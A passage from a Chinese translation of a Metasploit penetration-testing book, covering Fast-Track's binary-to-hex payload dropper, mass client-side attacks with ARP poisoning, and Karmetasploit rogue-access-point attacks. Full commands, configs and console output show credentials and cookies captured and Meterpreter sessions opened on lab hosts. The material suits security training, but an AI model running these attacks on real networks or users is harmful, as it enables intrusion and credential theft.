    [*] Started reverse handler
    [*] Starting the payload handler...
    [*] Transmitting intermediate stager for over-sized stage...(216 bytes)
    [*] Sending stage (2650 bytes)
    [*] Sleeping before handling stage...
    [*] Uploading DLL (718347 bytes)...
    [*] Upload completed.
❹   [*] Meterpreter session 1 opened (10.211.55.130:9090 -> 10.211.55.128:1031)

    meterpreter >
```

11.2 二进制到十六进制转换器

当你能够进入目标系统时，你想让目标系统远程加载并执行一个文件，二进制到十六进制的转换器就显得非常有用了。在 Fast-Track 中指定一个二进制文件，它会将其转换成一个文本文件，使得你可以把它复制到目标操作系统中。为了把十六进制的文件转换回二进制的可执行文件，选择选项 6，并进行如下操作❶：

```
❶   Enter the number: 6
    Binary to Hex Generator v0.1

    . . . SNIP . . .

❷   Enter the path to the file you want to convert to hex: /pentest/exploits/
    fasttrack/nc.exe

    Finished...
    Opening text editor...

    // Output will look like this

❸   DEL T 1>NUL 2>NUL
    echo EDS:0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00>>T
    echo EDS:10 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00>>T
    echo FDS:20 L 10 00>>T
    echo EDS:30 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00>>T
    echo EDS:40 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68>>T
    echo EDS:50 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F>>T
    echo EDS:60 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20>>T
    echo EDS:70 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00>>T
```

在选择了二进制到十六进制转换器之后，在 Fast-Track 中指定你想要转换的二进制文件，然后等待魔术的发生❷。转换完成后，你可以简单地将输出的文本复制粘贴到目标❸系统的 shell 中去执行，结果会在目标系统中产生出一个你想要的二进制文件副本。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.3　大规模客户端攻击

大规模客户端攻击与浏览器自动化攻击功能类似，然而，大规模客户端攻击使用了额外的攻击技术，可以针对目标主机同时实施 ARP 缓存欺骗和 DNS 投毒攻击，以及一些 Metasploit 中并不包含的额外浏览器渗透攻击。

当用户连接到你的 Web 服务器时，Fast-Track 将发动它内部以及 Metasploit 框架内所有的攻击向量进行渗透攻击。如果目标主机存在某个落入攻击库中的特定漏洞，攻击者将会取得目标主机的完全控制权。

```
❶ Enter the number: 4

  . . . SNIP . . .

❷ Enter the IP Address you want the web server to listen on: 10.211.55.130

  Specify your payload:

  1. Windows Meterpreter Reverse Meterpreter
  2. Generic Bind Shell
  3. Windows VNC Inject Reverse_TCP (aka "Da Gui")
  4. Reverse TCP Shell

❸ Enter the number of the payload you want: 1
```

从主菜单选择 4——Mass Client-Side Attack 后❶，告诉 Fast-Track Web 服务器的监听 IP 地址❷，之后选择一个攻击载荷❸。

接下来，选择是否使用 Ettercap 对目标主机进行 ARP 欺骗攻击，Ettercap 将会截取目标主机的所有请求，并将请求重定向到你的恶意服务器上。在确定你想要使用 Ettercap 之后❶，输入你想要欺骗的目标主机 IP 地址❷，Fast-Track 将会自动帮你设置好 Ettercap❸。

```
❶ Would you like to use Ettercap to ARP poison a host yes or no: yes

  . . . SNIP . . .

❷ What IP Address do you want to poison: 10.211.55.128
  Setting up the ettercap filters....
  Filter created...
  Compiling Ettercap filter...

  . . . SNIP . . .

❸ Filter compiled...Running Ettercap and poisoning target...
```

一旦客户端访问你的恶意服务器，Metasploit 就会开始对目标系统发动攻击❶。在接下来的列表中，你可以看到 Adobe 渗透攻击成功实施，同时一个 Meterpreter shell 正在回连❷。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

> **提示**：在这个攻击中你可以使用 ARP 缓存欺骗攻击，但这要求你在与目标主机处于同一个安全限制并不严格的子网下进行攻击，才能取得成功。

```
[*] Local IP: http://10.211.55.130:8071/
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8072/
[*] Local IP: http://10.211.55.130:8072/
[*] Server started.
msf exploit(zenturiprogramchecker_unsafe) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8073/
[*] Local IP: http://10.211.55.130:8073/
[*] Server started.
❶ [*] Sending Adobe Collab.getIcon() Buffer Overflow to 10.211.55.128:1044...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 10.211.55.128:1047...
[*] Sending Adobe JBIG2Decode Memory Corruption Exploit to 10.211.55.128:1046...
[*] Sending exploit to 10.211.55.128:1049...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to
     10.211.55.128:1076...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
❷ [*] Meterpreter session 1 opened (10.211.55.130:9007 -> 10.211.55.128:1077
msf exploit(zenturiprogramchecker_unsafe) > sessions -l
Active sessions
===============

Id Description Tunnel
-- ----------- ------
1 Meterpreter 10.211.55.130:9007 -> 10.211.55.128:1077

msf exploit(zenturiprogramchecker_unsafe) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

11.4 小结：对自动化渗透的一点看法

Fast-Track 在具有丰富特性的 Metasploit 框架上扩展了额外的自动化攻击能力。当配合使用 Metasploit 时，Fast-Track 允许你使用高级的攻击向量来完全控制目标主机。当然，自动化的渗透攻击不会总能成功，这就要求你必须了解你正在攻击的系统，并确保当你发起自动化攻击时知道成功的几率。在自动化渗透工具失败的情况下，通过你自己的能力进行手工渗透并成功攻陷目标，这将使你成为一个更优秀的渗透测试人员。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 12 章

Karmetasploit 无线攻击套件

Karmetasploit 是 KARMA 在 Metasploit 框架上的实现，而 KARMA 是由 Dino Dai Zovi 和 Shane Macaulay 开发的无线攻击套件。KARMA 利用了 Windows XP 和 MAC OS X 操作系统在搜寻无线网络时所存在的自身漏洞：当操作系统启动时，会发送信息寻找之前连接过的无线网络。

攻击者使用 KARMA 在他的电脑上搭建一个假冒的 AP，然后监听并响应目标发送的信号，并假冒成客户端所寻找的任何类型无线网络。因为大部分的客户端电脑都被配置成自动连接已使用过的无线网络，KARMA 可以用来完全控制客户端的网络流量，这样就允许攻击者发动客户端攻击，截获密码等等。由于公司的无线网络保护措施普遍不到位，攻击者可以在附近的停车场、办公室或者是其他地方，使用 KARMA 就能轻易进入目标的网络。要了解更多关于 KARMA 最初的实现，请访问以下网址：*http://trailofbits.com/karma/*。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Karmetasploit 是 KARMA 无线攻击套件在 Metasploit 框架上的实现。它实现了多种“邪恶”的服务，包括 DNS、POP3、IMAP4、SMTP、FTP、SMB 和 HTTP。这些服务能接收和响应大部分的客户端请求，而且能搞出各种各样的恶作剧来（这些各式各样的模块源码均位于 Metasploit 根目录下的 *modules/auxiliary/server* 路径）。

12.1 配置

Karmetasploit 所需的配置很少。首先，我们配置一个 DHCP 服务器为目标无线网络分发 IP 地址。Back|Track 中包含了 DHCP 服务器，但是为了结合 Karmetasploit 使用，我们需要创建一个自定义的配置文档，如下表所示：

```
❶ option domain-name-servers 10.0.0.1;
  default-lease-time 60;
  max-lease-time 72;
  ddns-update-style none;
  authoritative;
  log-facility local7;
  subnet 10.0.0.0 netmask 255.255.255.0 {
❷     range 10.0.0.100 10.0.0.254;
         option routers 10.0.0.1;
         option domain-name-servers 10.0.0.1;
  }
```

输入命令 **cp /etc/dhcp3/dhcpd.conf /etc/dhcp3/dhcpd.conf.back** 备份原始配置文档 *dhcpd.conf*，然后创建新的文档包含❶中的数据，用来在 10.0.0.100 到 10.0.0.254 的范围内提供地址❷。（如果你对 DHCP 配置不熟悉，不用担心，只要你按照上面配置 *dhcpd.conf* 文件，就能正常工作。）

接下来，我们下载 KARMA 源文件，因为它没有被包含在 Metasploit 的主干源码树中：

```
root@bt:/opt/metasploit3/msf3# wget http://www.offensive-security.com/downloads/karma.rc
```

当我们打开 KARMA 的资源文件 *karma.rc*，我们可以看到它运行时发生的事件序列，如下所示：

```
  root@bt:/opt/metasploit3/msf3# cat karma.rc
  db_connect postgres:toor@127.0.0.1/msfbook
❶ use auxiliary/server/browser_autopwn
❷ setg AUTOPWN_HOST 10.0.0.1
  setg AUTOPWN_PORT 55550
  setg AUTOPWN_URI /ads
❸ set LHOST 10.0.0.1
  set LPORT 45000
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
   set SRVPORT 55550
   set URIPATH /ads
   run
❹ use auxiliary/server/capture/pop3
   set SRVPORT 110
   set SSL false
   run
```

在加载完存储结果的数据库（**db_connect postgres:toor@127.0.0.1/msfbook**）之后，KARMA 便会加载 *browser_autopwn* 服务❶。这是一种针对浏览器尝试多种渗透攻击模块的便捷攻击方法。Metasploit 框架中的一些基于浏览器的渗透攻击模块，如果在源码中包含在 include Msf::Exploit::Remote::BrowserAutopwn:中，这表示当访问 autopwn 服务时将尝试执行这些模块。

❷和❸表示本地 IP 地址被设置为 10.0.0.1，这样与默认的 DHCP 配置一致。然后，多种网络服务被配置并启动❹。（如果你想了解完整的攻击步骤，请阅读源文件。）

下一步，我们将无线网卡设置为监听模式，实现的方式依赖于我们的无线网卡芯片。下面这个例子的无线网卡用的是 RT73 芯片。我们使用 airmon-ng 打开 wlan0 来设置监听模式：

```
root@bt:/opt/metasploit3/msf3# airmon-ng start wlan0
```

> **提示：**如果你的网卡使用的芯片与上例不同，请访问 Aircrack-ng 的网站（http://www.aircrack-ng.org/）了解怎样将你的无线网卡设置为监听模式。

12.2　开始攻击

Aircrack-ng 程序组中的 airbase-ng 组件用来创建 Karmetasploit 的假冒 AP。在下个例子中，我们配置 airbase-ng AP 响应所有的探测（*-p*），每 30 秒发出信号（*-c 30*）使用“Free WiFi”作为 ESSID（*-e "Free WiFi"*），以调试模式运行（*-v*），并使用 mon0 接口：

```
   root@bt:/opt/metasploit3/msf3# airbase-ng -P -C 30 -e "Free WiFi" -v mon0
❶ 14:06:57  Created tap interface at0
   14:06:57  Trying to set MTU on at0 to 1500
   14:06:57  Trying to set MTU on mon0 to 1800
   14:06:57  Access Point with BSSID 00:21:29:E2:DE:14 started.
```

正如你在❶看到的，Airbase-ng 创建了一个新的接口 at0。Karmetasploit 将使用这个接口。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

下一步，我们打开 at0 接口并运行 DHCP 服务：

```
❶ root@bt:/opt/metasploit3/msf3# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
❷ root@bt:/opt/metasploit3/msf3# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0

  . . . SNIP . . .

  Wrote 0 leases to leases file.
  Listening on LPF/at0/00:21:29:e2:de:14/10.0.0/24
  Sending on   LPF/at0/00:21:29:e2:de:14/10.0.0/24
  Sending on   Socket/fallback/fallback-net
  Can't create PID file /var/run/dhcpd.pid: Permission denied.
❸ root@bt:/opt/metasploit3/msf3# ps aux |grep dhcpd
  dhcpd     4015  0.0  0.2   3812  1840 ?        Ss   14:09   0:00 dhcpd3 -cf /etc/dhcp3/
      dhcpd.conf at0
  root      4017  0.0  0.0   2012   564 pts/4    S+   14:09   0:00 grep dhcpd
❹ root@bt:/opt/metasploit3/msf3# tail tail -f /var/log/messages
  Apr  2 14:06:57 bt kernel: device mon0 entered promiscuous mode
  Apr  2 14:09:30 bt dhcpd: Internet Systems Consortium DHCP Server V3.1.1
  Apr  2 14:09:30 bt kernel: warning: `dhcpd3' uses 32-bit capabilities (legacy support in use)
  Apr  2 14:09:30 bt dhcpd: Copyright 2004-2008 Internet Systems Consortium.
  Apr  2 14:09:30 bt dhcpd: All rights reserved.
  Apr  2 14:09:30 bt dhcpd: For info, please visit http://www.isc.org/sw/dhcp/
  Apr  2 14:09:30 bt dhcpd: Wrote 0 leases to leases file.
  Apr  2 14:09:30 bt dhcpd: Listening on LPF/at0/00:21:29:e2:de:14/10.0.0/24
  Apr  2 14:09:30 bt dhcpd: Sending on   LPF/at0/00:21:29:e2:de:14/10.0.0/24
```

如❶所示，接口 at0 被打开并且使用 ip 地址 10.0.0.1，❷表示 DHCP 服务器在接口 at0 运行，并使用我们之前建立的配置文档。为了确定 DHCP 服务正在运行，运行 **ps aux**❸。最后，追踪消息日志来知道什么时候 IP 地址被分发了❹。

现在，全部的 Karmetasploit 配置完成了，我们可以在 MSF 终端（msfconsole）中使用 **resource karma.rc** 命令加载源文件如下（我们也可以通过命令行命令 **msfconsole -r karma.rc** 将源文件传递给 MSF 终端）：

```
  msf > resource karma.rc
  resource (karma.rc)> db_connect postgres:toor@127.0.0.1/msfbook
  resource (karma.rc)> use auxiliary/server/browser_autopwn
  resource (karma.rc)> setg AUTOPWN_HOST 10.0.0.1
  AUTOPWN_HOST => 10.0.0.1
  resource (karma.rc)> setg AUTOPWN_PORT 55550
  AUTOPWN_PORT => 55550
  resource (karma.rc)> setg AUTOPWN_URI /ads
  AUTOPWN_URI => /ads
❶ resource (karma.rc)> set LHOST 10.0.0.1
  LHOST => 10.0.0.1
  resource (karma.rc)> set LPORT 45000
  LPORT => 45000
  resource (karma.rc)> set SRVPORT 55550
  SRVPORT => 55550
  resource (karma.rc)> set URIPATH /ads
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
   URIPATH => /ads
   resource (karma.rc)> run
   [*] Auxiliary module execution completed
❷  resource (karma.rc)> use auxiliary/server/capture/pop3
   resource (karma.rc)> set SRVPORT 110
   SRVPORT => 110
   resource (karma.rc)> set SSL false
   SSL => false
   resource (karma.rc)> run

   . . . SNIP . . .

❸  [*] Starting exploit windows/browser/winzip_fileview with payload windows/
        meterpreter/reverse_tcp
   [*] Using URL: http://0.0.0.0:55550/N9wReDJhfKg
   [*] Local IP: http://192.168.1.101:55550/N9wReDJhfKg
   [*] Server started.
❹  [*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
   [*] Starting handler for generic/shell_reverse_tcp on port 6666
   [*] Started reverse handler on 10.0.0.1:3333
   [*] Starting the payload handler...
   [*] Started reverse handler on 10.0.0.1:6666
   [*] Starting the payload handler...
   [*] --- Done, found 15 exploit modules
   [*] Using URL: http://0.0.0.0:55550/ads
   [*] Local IP: http://192.168.1.101:55550/ads
   [*] Server started.
```

正如你所看到的，源文件进行了多次处理。在以上过程中，先是 LHOST 地址被设置为 10.0.0.1❶，POP3 服务启动❷，然后是加载 autopwn 渗透攻击程序❸，最后配置 payloads❹。

12.3　获取凭证

当客户端连接到我们的恶意 AP 上时，我们追踪的消息文件会告诉我们什么时候 IP 地址被分配了。根据这个线索，让我们切换到 MSF 终端中看看发生了什么。这里，我们看到一个客户端连接并分配了 IP 地址：

```
Apr  2 15:07:34 bt dhcpd: DHCPDISCOVER from 00:17:9a:b2:b1:6d via at0
Apr  2 15:07:35 bt dhcpd: DHCPOFFER on 10.0.0.100 to 00:17:9a:b2:b1:6d (v-xp-sp2-bare) via at0
Apr  2 15:07:35 bt dhcpd: DHCPREQUEST for 10.0.0.100 (10.0.0.1) from 00:17:9a:b2:b1:6d
     (v-xp-sp2-bare) via at0
Apr  2 15:07:35 bt dhcpd: DHCPACK on 10.0.0.100 to 00:17:9a:b2:b1:6d (v-xp-sp2-bare) via at0
```

我们的攻击目标做的第一件事就是打开邮件客户端。如下所示，Karmetasploit 正在等待：

```
   [*] DNS 10.0.0.100:1049 XID 45030 (IN::A time.windows.com)
   [*] DNS 10.0.0.100:1049 XID 47591 (IN::A pop3.securemail.com)
❶  [*] POP3 LOGIN 10.0.0.100:1102 bsmith / s3cr3tp4s5
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如❶所示，Metasploit 所配置的 POP3 服务器截获了目标的邮件用户名和地址，因为所有的 DNS 请求都被 Karmetasploit 设置的 DNS 服务器所截获。

12.4 得到 Shell

在这时，用户没有收到新的邮件，于是他决定去浏览网页。当浏览器打开后，一个伪造的门户页面呈现给了用户，如图 12-1。



图 12-1 Karmetasploit 伪造门户页面

当用户坐在电脑前诧异接下来会发生什么时，Karmetasploit 正忙于配置攻击去截获 cookies；设置虚假的邮件、DNS 和其他网络服务；以及对客户端浏览器进行渗透攻击；而所有的攻击结果都包含在我们的 *karma.rc* 文件里。

当然，在这样的攻击中，也包含了某种程度的运气成分。当渗透攻击进行时，浏览器将会显示“Loading”页面。如果用户没有耐心的话，他可能简单地关闭浏览器窗口，这将停止我们的渗透攻击。当然你可以定制门户页面，给用户提供一些他所乐意看到的东西，这将为你赢取更多的攻击时间。

下面，你将会看到这次攻击结果的大量输出：

```
    [*] HTTP REQUEST 10.0.0.100 > www.microsoft.com:80 GET /isapi/redir.dll Windows IE 6.0
        cookies=WT_NVR=0=/:1=downloads:2=downloads/en; WT_FPC=id=111.222.333.444-1008969152
        .30063513:lv=1267703430218:ss=1267703362203;MC1=GUID=09633fd2bddcdb46a1fe62cc49fb4ac4&HASH=
        d23f&LV=20103&V=3; A=I&I=AxUFAAAAAAAuBwAADSAT6RJMarfs902pHsnjOg!!; MUID=C7149D932C864
        18EBC913CE45C4326AE
    [*] Request '/ads' from 10.0.0.100:1371
❶   [*] HTTP REQUEST 10.0.0.100 > adwords.google.com:80 GET /forms.html Windows IE 6.0 cookies=
    [*] HTTP REQUEST 10.0.0.100 > blogger.com:80 GET /forms.html Windows IE 6.0 cookies=
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
[*] HTTP REQUEST 10.0.0.100 > care.com:80 GET /forms.html Windows IE 6.0 cookies=
[*] HTTP REQUEST 10.0.0.100 > careerbuilder.com:80 GET /forms.html Windows IE 6.0 cookies=
[*] HTTP REQUEST 10.0.0.100 > ecademy.com:80 GET /forms.html Windows IE 6.0 cookies=
[*] HTTP REQUEST 10.0.0.100 > facebook.com:80 GET /forms.html Windows IE 6.0 cookies=

. . . SNIP . . .

[*] HTTP REQUEST 10.0.0.100 > www.slashdot.org:80 GET /forms.html Windows IE 6.0 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.twitter.com:80 GET /forms.html Windows IE 6.0 cookies=
[*] Request '/ads?sessid=V2luZG93czpYUDpTUDI6ZW4tdXM6eDg2Ok1TSUU6Ni4wO1NQMjo%3d' from
     10.0.0.100:1371
❷ [*] JavaScript Report: Windows:XP:SP2:en-us:x86:MSIE:6.0;SP2:
❸ [*] Responding with exploits
[*] HTTP REQUEST 10.0.0.100 > www.xing.com:80 GET /forms.html Windows IE 6.0 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET /forms.html Windows IE 6.0 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.ziggs.com:80 GET /forms.html Windows IE 6.0 cookies=
[*] HTTP REQUEST 10.0.0.100 > xing.com:80 GET /forms.html Windows IE 6.0 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET /forms.html Windows IE 6.0 cookies=
[*] HTTP REQUEST 10.0.0.100 > ziggs.com:80 GET /forms.html Windows IE 6.0 cookies=
[*] HTTP REQUEST 10.0.0.100 > care.com:80 GET / Windows IE 6.0 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 6.0 cookies=
❹ [*] HTTP REQUEST 10.0.0.100 > activex.microsoft.com:80 POST /objects/ocget.dll Windows IE
     6.0 cookies=WT_FPC=id=111.222.333.444-1008969152.30063513:lv=1267703430218:ss=
     1267703362203; MC1=GUID=09633fd2bddcdb46a1fe62cc49fb4ac4&HASH=d23f&LV=20103&V=3;A=I&I=
     AxUFAAAAAAAuBwAADSAT6RJMarfs902pHsnj0g!!; MUID=C7149D932C86418EBC913CE45C4326AE
[*] HTTP 10.0.0.100 attempted to download an ActiveX control
[*] HTTP REQUEST 10.0.0.100 > activex.microsoft.com:80 POST /objects/ocget.dll Windows IE
     6.0 cookies=WT_FPC=id=111.222.333.444-1008969152.30063513:lv=1267703430218:ss=126770
     3362203; MC1=GUID=09633fd2bddcdb46a1fe62cc49fb4ac4&HASH=d23f&LV=20103&V=3;A=I&I=
     AxUFAAAAAAAuBwAADSAT6RJMarfs902pHsnj0g!!; MUID=C7149D932C86418EBC913CE45C4326AE
[*] HTTP 10.0.0.100 attempted to download an ActiveX control
❺ [*] Sending Internet Explorer COM CreateObject Code Execution exploit HTML to 10.0.0.100:1371...
[*] HTTP REQUEST 10.0.0.100 > activex.microsoft.com:80 POST /objects/ocget.dll Windows IE
     6.0 cookies=WT_FPC=id=111.222.333.444-1008969152.30063513:lv=1267703430218:ss=
     1267703362203; MC1=GUID=09633fd2bddcdb46a1fe62cc49fb4ac4&HASH=d23f&LV=20103&V=3;A=I&I=
     AxUFAAAAAAAuBwAADSAT6RJMarfs902pHsnj0g!!; MUID=C7149D932C86418EBC913CE45C4326AE
[*] HTTP 10.0.0.100 attempted to download an ActiveX control
[*] HTTP REQUEST 10.0.0.100 > codecs.microsoft.com:80 POST /isapi/ocget.dll Windows IE 6.0
     cookies=WT_FPC=id=111.222.333.444-1008969152.30063513:lv=1267703430218:ss=1267703362203;
     MC1=GUID=09633fd2bddcdb46a1fe62cc49fb4ac4&HASH=d23f&LV=20103&V=3; A=I&I=AxUFAAAAAAAu
     BwAADSAT6RJMarfs902pHsnj0g!!; MUID=C7149D932C86418EBC913CE45C4326AE

. . . SNIP . . .

[*] HTTP 10.0.0.100 attempted to download an ActiveX control
[*] HTTP REQUEST 10.0.0.100 > codecs.microsoft.com:80 POST /isapi/ocget.dll Windows IE 6.0
     cookies=WT_FPC=id=111.222.333.444-1008969152.30063513:lv=1267703430218:ss=1267703362203;
     MC1=GUID=09633fd2bddcdb46a1fe62cc49fb4ac4&HASH=d23f&LV=20103&V=3; A=I&I=AxUFAAAAAAAu
     BwAADSAT6RJMarfs902pHsnj0g!!; MUID=C7149D932C86418EBC913CE45C4326AE
[*] HTTP REQUEST 10.0.0.100 > codecs.microsoft.com:80 POST /isapi/ocget.dll Windows IE 6.0
     cookies=WT_FPC=id=111.222.333.444-1008969152.30063513:lv=1267703430218:ss=1267703362203;
     MC1=GUID=09633fd2bddcdb46a1fe62cc49fb4ac4&HASH=d23f&LV=20103&V=3; A=I&I=AxUFAAAAAAAu
     BwAADSAT6RJMarfs902pHsnj0g!!; MUID=C7149D932C86418EBC913CE45C4326AE
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    [*] HTTP REQUEST 10.0.0.100 > codecs.microsoft.com:80 POST /isapi/ocget.dll Windows IE 6.0
        cookies=WT_FPC=id=111.222.333.444-1008969152.30063513:lv=1267703430218:ss=1267703362203;
        MC1=GUID=09633fd2bddcdb46a1fe62cc49fb4ac4&HASH=d23f&LV=20103&V=3; A=I&I=AxUFAAAAAAAu
        BwAADSAT6RJMarfs902pHsnj0g!!; MUID=C7149D932C86418EBC913CE45C4326AE
    [*] Sending EXE payload to 10.0.0.100:1371...
    [*] Sending stage (748032 bytes) to 10.0.0.100
❻   [*] Meterpreter session 1 opened (10.0.0.1:3333 -> 10.0.0.100:1438)
```

在上面的输出中，你可以看见，Metasploit 首先欺骗客户端多个流行网站事实上是位于攻击主机上的❶。然后，它使用 JavaScript 来确定目标的操作系统和浏览器版本❷，并且使用渗透攻击程序进行响应❸。在❹处客户端显示有恶意的 ActiveX 控件，就如图 12-1 所示一样显示熟悉的黄条。接下来你也能看见 Metasploit 正在对客户端进行渗透攻击❺。在一个简短的周期过后，你能看见渗透攻击成功了，并且一个攻击会话已经成功建立在目标电脑上了❻！

回到 MSF 终端，我们能对建立会话进行操作，并且检查我们在目标上获得了什么权限。记住，当你对浏览器进行渗透攻击时，一定要尽快将会话进程迁移出浏览器，以防浏览器关闭。

```
meterpreter > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer: V-XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter > getuid
Server username: V-XP-SP2-BARE\Administrator
meterpreter > run migrate -f
[*] Current server process: jEFiwxBKyjoHGijtP.exe (3448)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 2232
[*] New server process: notepad.exe (2232)
meterpreter > screenshot
Screenshot saved to: /opt/metasploit3/msf3/rkGrMLPa.jpeg
meterpreter >
```

因为 Windows XP SP2 默认安装的就是非常不安全的 Internet Explorer 6（两者都是非常落后的），客户端甚至都不需要接受安装恶意插件，就被客户端渗透攻击搞定了。

12.5 小结

攻击无线网络已经变成了非常流行的话题。尽管这种攻击需要花费一些时间进行部署，但想象一下它能够成功渗透大量位于业务网络或公共区域的不安全客户端主机。这种攻击无线客户端的方法是很流行的，因为它比对保护严密的无线架构进行暴力攻击要简单得多。

现在你已经看见实施这种攻击有多简单，你大概会慎重考虑使用公共无线网络的安全性了吧。你确定这家咖啡馆提供免费无线上网吗？还是可能有谁正在运行 Karmetasploit？

溜客安全网 WwW.176Ku.CoM

